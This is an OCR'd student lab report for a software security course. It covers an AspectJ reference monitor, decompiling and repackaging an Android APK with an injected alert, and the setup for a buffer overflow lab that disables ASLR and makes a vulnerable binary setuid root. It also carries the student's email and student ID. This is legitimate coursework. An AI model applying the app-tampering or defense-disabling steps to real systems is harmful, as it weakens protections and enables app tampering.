
```
import java.util.Date;
public aspect ShoppingCartaspect{


   pointcut setBalance(int balance): call(* Wallet.setBalance(int)) && args(balance);

   after(int balance):setBalance(balance){
        System.out.println("AOP test: By Niharika Gadhave. This is After greeting :");
        System.out.println("This Policy is enforced by Niharika Gadhave");
        System.out.println((new Date()).toString() + "\n The new balance is: "+balance);
      }
}
```


Part 2
Reverse Engineering

Task 5: Java bytecode Reverse Engineering

i. Examination of Aspect Code

- Every time the get Balance function is used, AspectJ code is now included in the catch block for these getBalance calls.
- Currently, the only files left of this shopping cart are ShoppingCartAspect.class (a new class) and ShoppingCartAspect.java.






ii. Advice code:

- The new advice code has been inserted each time the get Balance method is invoked in the old code.
- There is a call to the ShoppingCartAspect aspect in the catch block.
- The getBalance() function is handled by the try block.


iii. Code Mapping

- Aspect-oriented programming and IRM have a notion in common that includes injecting code into the target application. A target language serves as the basis for it.
- Because we included an advisory type after the getBalance join point and the aspect call was added to this target code, the try block has been used to manage calls to this function. This target pointcut has the AOP code woven within it. Because of this, each time the getBalance() function is invoked at a join point in the pointcut, the advisory code is performed

Task 6: Android Reverse Engineering
i. Running an APK Android emulator




ii. Reverse engineer and modified hybrid Android app


SEEDVMFA22-gadhaven1
Enforce US Keyboard Layout
View Fullscreen
Se
HelloAspect.aj — ss-lbs-f22-gadhaven1/.../AspectJ
README.md
HelloAspect.aj — gadhaven1/.../AspectJ
ShoppingCartaspect.aj
ShoppingCart.java
index.html


~/gadhaven1/ss-lbs-gadhaven1/labs/lab2-irm-reverse/android/newApk/assets/www/app.js - Sublime Text (UNREGISTERED)

```
  \*********************************************************************/
/*! exports provided: render, staticRenderFns */
/***/ (function(module, __webpack_exports__, __webpack_require__) {

"use strict";
eval("__webpack_require__.r(__webpack_exports__);\n/* harmony import */ var _node_modules_vue_loader_lib_loaders_templateLoader_js_vue_loader_options_node_modules

/***/ }),

/***/ "./src/routes.js":
/*!***********************!*\
  !*** ./src/routes.js ***!
  \***********************/
/*! exports provided: default */
/***/ (function(module, __webpack_exports__, __webpack_require__) {

"use strict";
eval("__webpack_require__.r(__webpack_exports__);\n/* harmony import */ var _pages_home_vue__WEBPACK_IMPORTED_MODULE_0__ = __webpack_require__(/*! ./pages/home.vu

/***/ }),

/***/ 0:
/*!***************************!*\
  !*** multi ./src/app.js ***!
  \***************************/
/*! no static exports found */
/***/ (function(module, exports, __webpack_require__) {

eval("module.exports = __webpack_require__(/*! ./src/app.js */\"./src/app.js\");\n\n\n//# sourceURL=webpack:///multi_./src/app.js?");

/***/ })

/******/ });
alert('This Android App is modified by Niharika Gadhave');
```


iii. Modified Android app



```
-rw-rw-r-- 1 seed seed  408 Sep 22 22:01 ShoppingCartaspect.aj
-rw-rw-r-- 1 seed seed 5.0K Sep 22 22:02 ShoppingCart-IRM.jar
[09/22/22]seed@VM:~/.../ShoppingCart$ java -classpath "./usr/share/java/aspectjrt.jar:usr/share/java/aspectjtools.j
agent:/usr/share/java/aspectjweaver.jar -jar ShoppingCart-IRM.jar
ShoppingCart program is running on port 8080
Waiting for connections from clients
A new customer is connected!
AOP test: By Niharika Gadhave. This is After greeting :
This Policy is enforced by Niharika Gadhave
Thu Sep 22 22:30:22 EDT 2022
 The new balance is: 20000
^C[09/22/22]seed@VM:~/.../ShoppingCart$
[09/22/22]seed@VM:~/.../ShoppingCart$
[09/22/22]seed@VM:~/.../ShoppingCart$
[09/22/22]seed@VM:~/.../ShoppingCart$
[09/22/22]seed@VM:~/.../ShoppingCart$ cd ..
[09/22/22]seed@VM:~/.../src$ cd
[09/22/22]seed@VM:~$ cd -
/home/seed/gadhaven1/ss-lns-gadhaven1/labs/lab2-irm-reverse/src
[09/22/22]seed@VM:~/.../src$ cd ./android/
[09/22/22]seed@VM:~/.../android$ ls
apktool.jar  HybridAppDemo.apk
[09/22/22]seed@VM:~/.../android$ java -jar apktool.jar d HybridAppDemo.apk -o newApk
I: Using Apktool 2.4.1 on HybridAppDemo.apk
I: Loading resource table...
I: Decoding AndroidManifest.xml with resources...
I: Loading resource table from file: /home/seed/.local/share/apktool/framework/1.apk
I: Regular manifest package...
I: Decoding file-resources...
I: Decoding values */* XMLs...
I: Baksmaling classes.dex...
I: Copying assets and libs...
I: Copying unknown files...
I: Copying original files...
[09/22/22]seed@VM:~/.../android$ ls
apktool.jar  HybridAppDemo.apk  newApk
[09/22/22]seed@VM:~/.../android$ ls newApk/
AndroidManifest.xml  apktool.yml  assets  lib  original  res  smali
```



```
  signing: assets/html-zh-rHK/about1d.html
  signing: assets/html-zh-rHK/scanning.html
  signing: assets/html-zh-rHK/sharing.html
  signing: assets/html-zh-rHK/whatsnew.html
  signing: assets/html-zh-rHK/license.html
  signing: assets/html-zh-rHK/about2d.html
  signing: assets/html-zh-rHK/index.html
  signing: assets/html-ko/about1d.html
  signing: assets/html-ko/scanning.html
  signing: assets/html-ko/sharing.html
  signing: assets/html-ko/whatsnew.html
  signing: assets/html-ko/license.html
  signing: assets/html-ko/about2d.html
  signing: assets/html-ko/index.html
  signing: assets/images/scan-example.png
  signing: assets/images/scan-from-phone.png
  signing: assets/images/contact-results-screen.jpg
  signing: assets/images/big-qr.png
  signing: assets/images/big-1d.png
  signing: assets/images/big-aztec.png
  signing: assets/images/demo-no.png
  signing: assets/images/demo-yes.png
  signing: assets/images/big-datamatrix.png
  signing: assets/images/big-pdf417.png
  signing: assets/images/search-book-contents.jpg
  signing: assets/html/apache-license.txt
  signing: assets/html-nl/about1d.html
  signing: assets/html-nl/scanning.html
  signing: assets/html-nl/sharing.html
  signing: assets/html-nl/whatsnew.html
  signing: assets/html-nl/license.html
  signing: assets/html-nl/about2d.html
  signing: assets/html-nl/index.html
jar signed.

Warning:
No -tsa or -tsacert is provided and this jar is not timestamped. Without a timestamp, users may not be able to vali
 jar after the signer certificate's expiration date (2023-09-22) or after any future revocation date.
[09/22/22]seed@VM:~/.../android$
```



Alert

This Android App is modified by Niharika Gadhave

Android Emulator - tablet:5501

7:00

Left Panel

This is a left side panel. You can close it by clicking outside or on this link: close me. You can put here anything, even another isolated view like in Right Panel

Main View Navigation

- Accordion
- Action Sheet
- Badge
- Buttons
- Cards
- Checkbox

Demo App is modified by Niharika Gadhave

Components

- Scan Barcode
- GPS Location
- Camera
- Accordion
- Action Sheet
- Autocomplete
- Badge
- Buttons

Modified Demo App

CPS 474/574 : Software/Language-based Security

Lab 3
Buffer Overflow Attack and Defenses

Name:- Niharika S Gadhave **Email:- gadhaven1@udayton.edu**
Instructor:- Dr. Phu Phung **Students ID:- 1017113060**


Bitbucket Link :-
https://bitbucket.org/lbs_gadhaven1/ss-lbs-gadhaven1/src/master/labs/lab3-bufferoverflow/

Task 1
Finding out the length input to overflow the buffer

i. Steps/Preparation to determine the length.

- After preparation steps given by the professor which was setup for buffer overflow.
- Created myecho file in bufferoverflow
  :- Turned off the address randomization using $su root command then $ systl -w kernel.randomize_va_space=0 to check
  :- Set the root privilege by # chown root:root myecho command
- Run the program until I reach the boundary between a successful and a segmentation fault using produced input.

Demo:



root@VM: /home/seed/gadhaven1/ss-lbs-gadhaven1/labs/lab3-bufferoverflow

```
[09/25/22]seed@VM:~/.../labs$ cd lab3-bufferoverflow/
[09/25/22]seed@VM:~/.../lab3-bufferoverflow$ ls-la
ls-la: command not found
[09/25/22]seed@VM:~/.../lab3-bufferoverflow$ ls
bof-attack-pphung1.pl  dash-shellcode.txt  myecho  peda-session-dash.txt  peda-session-myecho.txt
[09/25/22]seed@VM:~/.../lab3-bufferoverflow$ su root
Password:
root@VM:/home/seed/gadhaven1/ss-lbs-gadhaven1/labs/lab3-bufferoverflow# sysctl -w kernel.randomize_va_space=0
kernel.randomize_va_space = 0
root@VM:/home/seed/gadhaven1/ss-lbs-gadhaven1/labs/lab3-bufferoverflow# chown root:root myecho
root@VM:/home/seed/gadhaven1/ss-lbs-gadhaven1/labs/lab3-bufferoverflow# chmod 4755 myecho
root@VM:/home/seed/gadhaven1/ss-lbs-gadhaven1/labs/lab3-bufferoverflow# exit
exit
[09/25/22]seed@VM:~/.../lab3-bufferoverflow$ whoami
seed
[09/25/22]seed@VM:~/.../lab3-bufferoverflow$ ls -la
total 40
drwxrwxr-x 2 seed seed 4096 Sep 21 23:55 .
drwxrwxr-x 6 seed seed 4096 Sep 21 23:55 ..
-rw-rw-r-- 1 seed seed  232 Sep 21 23:55 bof-attack-pphung1.pl
-rw-rw-r-- 1 seed seed  185 Sep 21 23:55 dash-shellcode.txt
-rw------- 1 seed seed  716 Sep 21 23:55 .gdb_history
